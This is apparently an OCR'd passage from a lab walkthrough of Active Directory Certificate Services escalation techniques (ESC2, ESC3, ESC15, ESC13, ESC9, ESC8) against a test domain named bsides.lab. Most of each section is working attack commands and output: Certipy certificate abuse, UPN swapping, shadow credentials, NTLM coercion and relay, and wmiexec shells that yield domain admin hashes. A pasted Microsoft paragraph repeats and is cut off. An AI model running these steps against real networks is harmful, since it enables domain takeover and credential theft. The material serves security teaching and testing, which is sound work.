  Requires Manager Approval             : False
  Requires Key Archival                 : False
  Authorized Signatures Required        : 0
  Validity Period                       : 1 year
  Renewal Period                        : 6 weeks
  Minimum RSA Key Length                : 2048
  Template Created                      : 2024-12-23T20:53:03+00:00
  Template Last Modified                : 2024-12-23T20:53:04+00:00
  Template Schema Version               : 2
  Permissions
    Enrollment Permissions
      Enrollment Rights                 : BSIDES.LAB\Domain Users
    Object Control Permissions
      Owner                             : BSIDES.LAB\Enterprise Admins
      Full Control Principals           : BSIDES.LAB\Domain Admins
                                          BSIDES.LAB\Local System
                                          BSIDES.LAB\Enterprise Admins
      Write Owner Principals            : BSIDES.LAB\Domain Admins
                                          BSIDES.LAB\Local System
                                          BSIDES.LAB\Enterprise Admins
      Write Dacl Principals             : BSIDES.LAB\Domain Admins
                                          BSIDES.LAB\Local System
                                          BSIDES.LAB\Enterprise Admins
  [!] Vulnerabilities
    ESC2                                : 'BSIDES.LAB\\Domain Users' can enroll and template can be used for any purpose
    ESC3                                : 'BSIDES.LAB\\Domain Users' can enroll and template has Certificate Request Agent EKU set
```


ESC2 Properties
Subject Name
Issuance Requirements
General
Compatibility
Request Handling
Cryptography
Key Attestation
Superseded Templates
Extensions
Security
Server
To modify an extension, select it, and then click Edit.
Extensions included in this template:
Application Policies
Basic Constraints
Certificate Template Information
Issuance Policies
Key Usage
Edit...
Description of Application Policies:
Any Purpose
OK
Cancel
Apply
Help

```
┌──(brady㉿akali)-[~]
└─$ certipy req -u 'domainuser@bsides.lab' -p 'password' -dc-ip 10.5.10.225 -ca bsides-CA -template ESC2 -target 10.5.10.235
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 8
[*] Got certificate with UPN 'domainuser@bsides.lab'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'domainuser.pfx'

┌──(brady㉿akali)-[~]
└─$ certipy req -u 'domainuser@bsides.lab' -p 'password' -ca bsides-CA -template 'User' -on-behalf-of 'bsides\domainadmin' -pfx domainuser.pfx -target 10.5.10.235
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 9
[*] Got certificate with UPN 'domainadmin@bsides.lab'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'domainadmin.pfx'

┌──(brady㉿akali)-[~]
└─$ certipy auth -pfx domainadmin.pfx -username domainadmin -domain bsides.lab -dc-ip 10.5.10.225
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: domainadmin@bsides.lab
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'domainadmin.ccache'
[*] Trying to retrieve NT hash for 'domainadmin'
[*] Got hash for 'domainadmin@bsides.lab': aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c

┌──(brady㉿akali)-[~]
└─$
```

```
┌──(brady㉿akali)-[~]
└─$ certipy req -u 'domainuser@bsides.lab' -p 'password' -dc-ip 10.5.10.225 -ca bsides-CA -template ESC2 -upn domainadmin -target 10.5.10.235
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 10
[*] Got certificate with UPN 'domainadmin'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'domainadmin.pfx'

┌──(brady㉿akali)-[~]
└─$ certipy auth -pfx domainadmin.pfx -username domainadmin -domain bsides.lab -dc-ip 10.5.10.225
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: domainadmin@bsides.lab
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'domainadmin.ccache'
[*] Trying to retrieve NT hash for 'domainadmin'
[*] Got hash for 'domainadmin@bsides.lab': aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c

┌──(brady㉿akali)-[~]
└─$
```

ESC15 (CVE-2024-49019)

Escalation via Application Policies

Using Application Policies

Article • 08/09/2010


Applies To: Windows Server 2003, Windows Server 2003 R2, Windows Server 2003 with SP1, Windows Server 2003 with SP2

Certificates provide important information that is not specific to an application. However, you might need to define which applications can be used in conjunction with certain certificates. Application policy allows you to ensure that certificates are only used with the applications that you specify.

An application can also be written to accept only certificates that contain specific application policies. When the application receives signed information from a user, the application reviews the certificate associated with the private key used to sign the information, and ensures that the application policy extension contains the object identifiers required by the application.

Application policies are similar to the Extend Key Usage (EKU) extension in a certificate, as both use one or more object identifiers to prescribe how the public key in a certificate must be used. Windows Server 2003 supports Extend Key Usage to support PKIs that use this extension, but application policies are used in place of EKU.

Application policy is Microsoft specific and is treated much like Extended Key Usage. If a certificate has an extension containing an application policy and also has an EKU extension, the EKU extension is ignored. If, however, a certificate has only an EKU extension, the EKU extension is treated like an application policy extension. If a certificate has an application policy extension and an EKU property, the effective policy for the certificate is the common policy between the EKU property object identifiers and the application policy object identifiers.



policies are used in place of EKU.

Application policy is Microsoft specific and is treated much like Extended Key Usage. If a certificate has an extension containing an application policy and also has an EKU extension, the EKU extension is ignored. If, however, a certificate has only an EKU extension, the EKU extension is treated like an application policy extension. If a certificate has an application policy extension and an EKU property, the effective policy for the certificate is the common policy between the EKU property object identifiers and the application policy object identifiers.

```
6
  Template Name                         : WebServer
  Display Name                          : Web Server
  Certificate Authorities               : bsides-CA
  Enabled                               : True
  Client Authentication                 : False
  Enrollment Agent                      : False
  Any Purpose                           : False
  Enrollee Supplies Subject             : True
  Certificate Name Flag                 : EnrolleeSuppliesSubject
  Enrollment Flag                       : None
  Private Key Flag                      : AttestNone
  Extended Key Usage                    : Server Authentication
  Requires Manager Approval             : False
  Requires Key Archival                 : False
  Authorized Signatures Required        : 0
  Validity Period                       : 2 years
  Renewal Period                        : 6 weeks
  Minimum RSA Key Length                : 2048
  Template Created                      : 2024-12-23T20:51:14+00:00
  Template Last Modified                : 2024-12-23T20:56:11+00:00
  Template Schema Version               : 1
  Permissions
    Enrollment Permissions
      Enrollment Rights                 : BSIDES.LAB\Domain Users
                                          BSIDES.LAB\Domain Admins
                                          BSIDES.LAB\Enterprise Admins
    Object Control Permissions
      Owner                             : BSIDES.LAB\Enterprise Admins
      Full Control Principals           : BSIDES.LAB\Domain Admins
                                          BSIDES.LAB\Enterprise Admins
      Write Owner Principals            : BSIDES.LAB\Domain Admins
                                          BSIDES.LAB\Enterprise Admins
      Write Dacl Principals             : BSIDES.LAB\Domain Admins
                                          BSIDES.LAB\Enterprise Admins
      Write Property Enroll             : BSIDES.LAB\Domain Admins
                                          BSIDES.LAB\Enterprise Admins
  [!] Vulnerabilities
    ESC15                               : 'BSIDES.LAB\\Domain Users' can enroll, enrollee supplies subject and schema version is 1
```

```
┌──(brady㉿akali)-[~]
└─$ certipy req -u 'domainuser@bsides.lab' -p 'password' -dc-ip 10.5.10.225 -ca bsides-CA -template WebServer -target 10.5.10.235 --application-policies 'Certificate Request Agent'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 22
[*] Got certificate without identification
[*] Certificate has no object SID
[*] Saved certificate and private key to 'domainuser.pfx'

┌──(brady㉿akali)-[~]
└─$ certipy req -u 'domainuser@bsides.lab' -p 'password' -dc-ip 10.5.10.225 -ca bsides-CA -template 'User' -on-behalf-of 'bsides\domainadmin' -pfx domainuser.pfx -target 10.5.10.235
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 23
[*] Got certificate with UPN 'domainadmin@bsides.lab'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'domainadmin.pfx'

┌──(brady㉿akali)-[~]
└─$ certipy auth -pfx domainadmin.pfx -username domainadmin -domain bsides.lab -dc-ip 10.5.10.225
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: domainadmin@bsides.lab
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'domainadmin.ccache'
[*] Trying to retrieve NT hash for 'domainadmin'
[*] Got hash for 'domainadmin@bsides.lab': aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c

┌──(brady㉿akali)-[~]
└─$
```

ESC13

Escalation via OID Group Link




Image from https://posts.specterops.io/adcs-esc13-abuse-technique-fda4272fbd53

```
┌──(brady㉿akali)-[~]
└─$ impacket-wmiexec domainadmin:password@DC01
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>net user domainuser /domain
User name                    domainuser
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            1/6/2025 12:03:14 AM
Password expires             Never
Password changeable          1/6/2025 12:03:14 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   1/6/2025 12:31:15 AM

Logon hours allowed          All

Local Group Memberships      *Remote Desktop Users
Global Group memberships     *Domain Users
The command completed successfully.


C:\>
```

```
  Template Name                       : ESC13
  Display Name                        : ESC13
  Certificate Authorities             : bsides-CA
  Enabled                             : True
  Client Authentication               : True
  Enrollment Agent                    : False
  Any Purpose                         : False
  Enrollee Supplies Subject           : False
  Certificate Name Flag               : SubjectAltRequireUpn
  Enrollment Flag                     : None
  Private Key Flag                    : 16842752
  Extended Key Usage                  : Client Authentication
  Requires Manager Approval           : False
  Requires Key Archival               : False
  Authorized Signatures Required      : 0
  Validity Period                     : 1 year
  Renewal Period                      : 6 weeks
  Minimum RSA Key Length              : 2048
  Template Created                    : 2025-01-06T05:10:05+00:00
  Template Last Modified              : 2025-01-06T05:21:21+00:00
  Template Schema Version             : 2
  Issuance Policies                   : 1.3.6.1.4.1.311.21.8.7421253.10491030.673944.7849375.5548730.146.38374595.98459360
                                        1.3.6.1.4.1.311.21.8.7421253.10491030.673944.7849375.5548730.146.89816726.86792237
  Linked Groups                       :
                                        CN=esc13group,CN=Users,DC=bsides,DC=lab
  Permissions
    Enrollment Permissions
      Enrollment Rights               : BSIDES.LAB\Domain Users
                                        BSIDES.LAB\esc13user
    Object Control Permissions
      Owner                           : BSIDES.LAB\Enterprise Admins
      Full Control Principals         : BSIDES.LAB\Domain Admins
                                        BSIDES.LAB\Local System
                                        BSIDES.LAB\Enterprise Admins
      Write Owner Principals          : BSIDES.LAB\Domain Admins
                                        BSIDES.LAB\Local System
                                        BSIDES.LAB\Enterprise Admins
      Write Dacl Principals           : BSIDES.LAB\Domain Admins
                                        BSIDES.LAB\Local System
                                        BSIDES.LAB\Enterprise Admins
  [!] Vulnerabilities
    ESC13                             : 'BSIDES.LAB\\Domain Users' can enroll, template allows client authentication and issuance policy is linked to group ['', 'CN=esc13group,CN=Users,DC=bsi
```

```
┌──(brady㉿akali)-[~]
└─$ certipy req -u 'domainuser@bsides.lab' -p 'password' -dc-ip 10.5.10.225 -ca bsides-CA -template ESC13 -target 10.5.10.235
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 5
[*] Got certificate with UPN 'domainuser@bsides.lab'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'domainuser.pfx'

┌──(brady㉿akali)-[~]
└─$ certipy auth -pfx domainuser.pfx -username domainuser -domain bsides.lab -dc-ip 10.5.10.225
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: domainuser@bsides.lab
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'domainuser.ccache'
[*] Trying to retrieve NT hash for 'domainuser'
[*] Got hash for 'domainuser@bsides.lab': aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c

┌──(brady㉿akali)-[~]
└─$ KRB5CCNAME=domainuser.ccache impacket-wmiexec -k -no-pass DC01
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
bsides\domainuser

C:\>
```

```
┌──(brady㉿akali)-[~]
└─$ KRB5CCNAME=domainuser.ccache impacket-wmiexec -k -no-pass DC01
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
bsides\domainuser

C:\>whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                            Attributes
========================================== ================ ============================================== ===============================================================
Everyone                                   Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Desktop Users               Alias            S-1-5-32-555                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                     Alias            S-1-5-32-544                                   Mandatory group, Enabled by default, Enabled group, Group owner
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
bsides\esc13group                          Group            S-1-5-21-2395510018-3542853854-3725799916-1112 Mandatory group, Enabled by default, Enabled group
bsides\Enterprise Admins                   Group            S-1-5-21-2395510018-3542853854-3725799916-519  Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1                                       Mandatory group, Enabled by default, Enabled group
bsides\Denied RODC Password Replication Group Alias         S-1-5-21-2395510018-3542853854-3725799916-572  Mandatory group, Enabled by default, Enabled group, Local Group
NT AUTHORITY\This Organization Certificate Well-known group S-1-5-65-1                                     Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288

C:\>
```

ESC9 + ESC10


Escalation via Weak Certificate Mapping

```
1
  Template Name                       : ESC9
  Display Name                        : ESC9
  Certificate Authorities             : bsides-CA
  Enabled                             : True
  Client Authentication               : True
  Enrollment Agent                    : False
  Any Purpose                         : False
  Enrollee Supplies Subject           : False
  Certificate Name Flag               : SubjectAltRequireUpn
  Enrollment Flag                     : NoSecurityExtension
                                        AutoEnrollment
                                        PublishToDs
                                        IncludeSymmetricAlgorithms
  Private Key Flag                    : ExportableKey
  Extended Key Usage                  : Client Authentication
                                        Secure Email
                                        Encrypting File System
  Requires Manager Approval           : False
  Requires Key Archival               : False
  Authorized Signatures Required      : 0
  Validity Period                     : 1 year
  Renewal Period                      : 6 weeks
  Minimum RSA Key Length              : 2048
  Template Created                    : 2024-12-23T20:53:31+00:00
  Template Last Modified              : 2024-12-23T20:53:31+00:00
  Template Schema Version             : 2
  Permissions
    Enrollment Permissions
      Enrollment Rights               : BSIDES.LAB\Domain Users
    Object Control Permissions
      Owner                           : BSIDES.LAB\Enterprise Admins
      Full Control Principals         : BSIDES.LAB\Domain Admins
                                        BSIDES.LAB\Local System
                                        BSIDES.LAB\Enterprise Admins
      Write Owner Principals          : BSIDES.LAB\Domain Admins
                                        BSIDES.LAB\Local System
                                        BSIDES.LAB\Enterprise Admins
      Write Dacl Principals           : BSIDES.LAB\Domain Admins
                                        BSIDES.LAB\Local System
                                        BSIDES.LAB\Enterprise Admins
  [!] Vulnerabilities
    ESC9                              : 'BSIDES.LAB\\Domain Users' can enroll and template has no security extension
```

```
┌──(brady㉿akali)-[~]
└─$ certipy shadow auto -u 'domainuser@bsides.lab' -p 'password' -account esc9user
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'esc9user'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '2d3e99ea-1ea4-1369-15da-288601058ef6'
[*] Adding Key Credential with device ID '2d3e99ea-1ea4-1369-15da-288601058ef6' to the Key Credentials for 'esc9user'
[*] Successfully added Key Credential with device ID '2d3e99ea-1ea4-1369-15da-288601058ef6' to the Key Credentials for 'esc9user'
[*] Authenticating as 'esc9user' with the certificate
[*] Using principal: esc9user@bsides.lab
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'esc9user.ccache'
[*] Trying to retrieve NT hash for 'esc9user'
[*] Restoring the old Key Credentials for 'esc9user'
[*] Successfully restored the old Key Credentials for 'esc9user'
[*] NT hash for 'esc9user': 5fbe211543c792e5dbdb7d7fca436b3a

┌──(brady㉿akali)-[~]
└─$ certipy account update -u 'domainuser@bsides.lab' -p 'password' -user esc9user -upn 'domainadmin@bsides.lab'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'esc9user':
    userPrincipalName                   : domainadmin@bsides.lab
[*] Successfully updated 'esc9user'

┌──(brady㉿akali)-[~]
└─$ certipy req -u 'esc9user@bsides.lab' -hashes 5fbe211543c792e5dbdb7d7fca436b3a -ca bsides-CA -template ESC9 -target 10.5.10.235
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 21
[*] Got certificate with UPN 'domainadmin@bsides.lab'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'domainadmin.pfx'

┌──(brady㉿akali)-[~]
└─$
```

```
┌──(brady㉿akali)-[~]
└─$ certipy auth -pfx domainadmin.pfx -username domainadmin -domain bsides.lab -dc-ip 10.5.10.225
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: domainadmin@bsides.lab
[*] Trying to get TGT ...
[-] Name mismatch between certificate and user 'domainadmin'
[-] Verify that the username 'domainadmin' matches the certificate UPN: domainadmin@bsides.lab
```

```
┌──(brady㉿akali)-[~]
└─$ certipy auth -pfx domainadmin.pfx -username domainadmin -domain bsides.lab -dc-ip 10.5.10.225
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: domainadmin@bsides.lab
[*] Trying to get TGT ...
[-] Name mismatch between certificate and user 'domainadmin'
[-] Verify that the username 'domainadmin' matches the certificate UPN: domainadmin@bsides.lab
```



```
┌──(brady㉿akali)-[~]
└─$ certipy auth -pfx domainadmin.pfx -username domainadmin -domain bsides.lab -dc-ip 10.5.10.225
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: domainadmin@bsides.lab
[*] Trying to get TGT...
[-] Name mismatch between certificate and user 'domainadmin'
[-] Verify that the username 'domainadmin' matches the certificate UPN: domainadmin@bsides.lab

┌──(brady㉿akali)-[~]
└─$ certipy account update -u 'domainuser@bsides.lab' -p 'password' -user esc9user -upn 'esc9user@bsides.lab'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'esc9user':
    userPrincipalName                   : esc9user@bsides.lab
[*] Successfully updated 'esc9user'

┌──(brady㉿akali)-[~]
└─$ certipy auth -pfx domainadmin.pfx -username domainadmin -domain bsides.lab -dc-ip 10.5.10.225
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: domainadmin@bsides.lab
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'domainadmin.ccache'
[*] Trying to retrieve NT hash for 'domainadmin'
[*] Got hash for 'domainadmin@bsides.lab': aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c

┌──(brady㉿akali)-[~]
└─$
```

Escalation via NTLM Relay to ADCS

ESC8 + ESC11

ESC8

Escalation via NTLM Relay (HTTP)

```
Certificate Authorities
  0
    CA Name                             : bsides-CA
    DNS Name                            : CERT01.bsides.lab
    Certificate Subject                 : CN=bsides-CA, DC=bsides, DC=lab
    Certificate Serial Number           : 13FA18E4BFE5B1874ACEBD397474B452
    Certificate Validity Start          : 2024-12-23 20:41:14+00:00
    Certificate Validity End            : 2029-12-23 20:51:13+00:00
    Web Enrollment                      : Enabled
    User Specified SAN                  : Enabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Disabled
    Permissions
      Owner                             : BSIDES.LAB\Administrators
      Access Rights
        Enroll                          : BSIDES.LAB\Authenticated Users
        ManageCertificates              : BSIDES.LAB\Administrators
                                          BSIDES.LAB\Domain Admins
                                          BSIDES.LAB\Enterprise Admins
                                          BSIDES.LAB\esc7_certmgr_user
        ManageCa                        : BSIDES.LAB\Administrators
                                          BSIDES.LAB\Domain Admins
                                          BSIDES.LAB\Enterprise Admins
                                          BSIDES.LAB\esc7_camgr_user
    [!] Vulnerabilities
      ESC6                              : Enrollees can specify SAN and Request Disposition is set to Issue. Does not work after May 2022
      ESC8                              : Web Enrollment is enabled and Request Disposition is set to Issue
      ESC11                             : Encryption is not enforced for ICPR requests and Request Disposition is set to Issue
```

```
┌──(brady㉿akali)-[~]
└─$ certipy relay -target 10.5.10.235 -template DomainController
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting http://10.5.10.235/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
```

```
┌──(brady㉿akali)-[~]
└─$ coercer coerce -l 198.51.100.2 -t 10.5.10.225 -u 'domainuser' -p 'password' -d 'bsides.lab' -v

      ______
     / ____/___  ___  _____________  _____
    / /   / __ \/ _ \/ ___/ ___/ _ \/ ___/
   / /___/ /_/ /  __/ /  / /__/  __/ /      v2.4.3
   \____/\____/\___/_/   \___/\___/_/       by @podalirius_

[info] Starting coerce mode
[info] Scanning target 10.5.10.225
[*] DCERPC portmapper discovered ports: 49664,49665,49666,49667,49668,55104,49670,58345,58350,55087
[+] Coercing '10.5.10.225' to authenticate to '198.51.100.2'
[+] DCERPC port '58345' is accessible!
   [+] Successful bind to interface (12345678-1234-ABCD-EF00-0123456789AB, 1.0)!
      [!] (NO_AUTH_RECEIVED) MS-RPRN——>RpcRemoteFindFirstPrinterChangeNotification(pszLocalMachine='\\198.51.100.2\x00')
Continue (C) | Skip this function (S) | Stop exploitation (X) ? C
      [>] (-testing-) MS-RPRN——>RpcRemoteFindFirstPrinterChangeNotificationEx(pszLocalMachine='\\198.51.100.2\x00')
```

```
┌──(brady㉿akali)-[~]
└─$ certipy relay -target 10.5.10.235 -template DomainController
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting http://10.5.10.235/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
[]
bsides\DC01$
[*] Requesting certificate for 'bsides\\DC01$' based on the template 'DomainController'
[]
[*] Got certificate with DNS Host Name 'DC01.bsides.lab'
[*] Certificate has no object SID
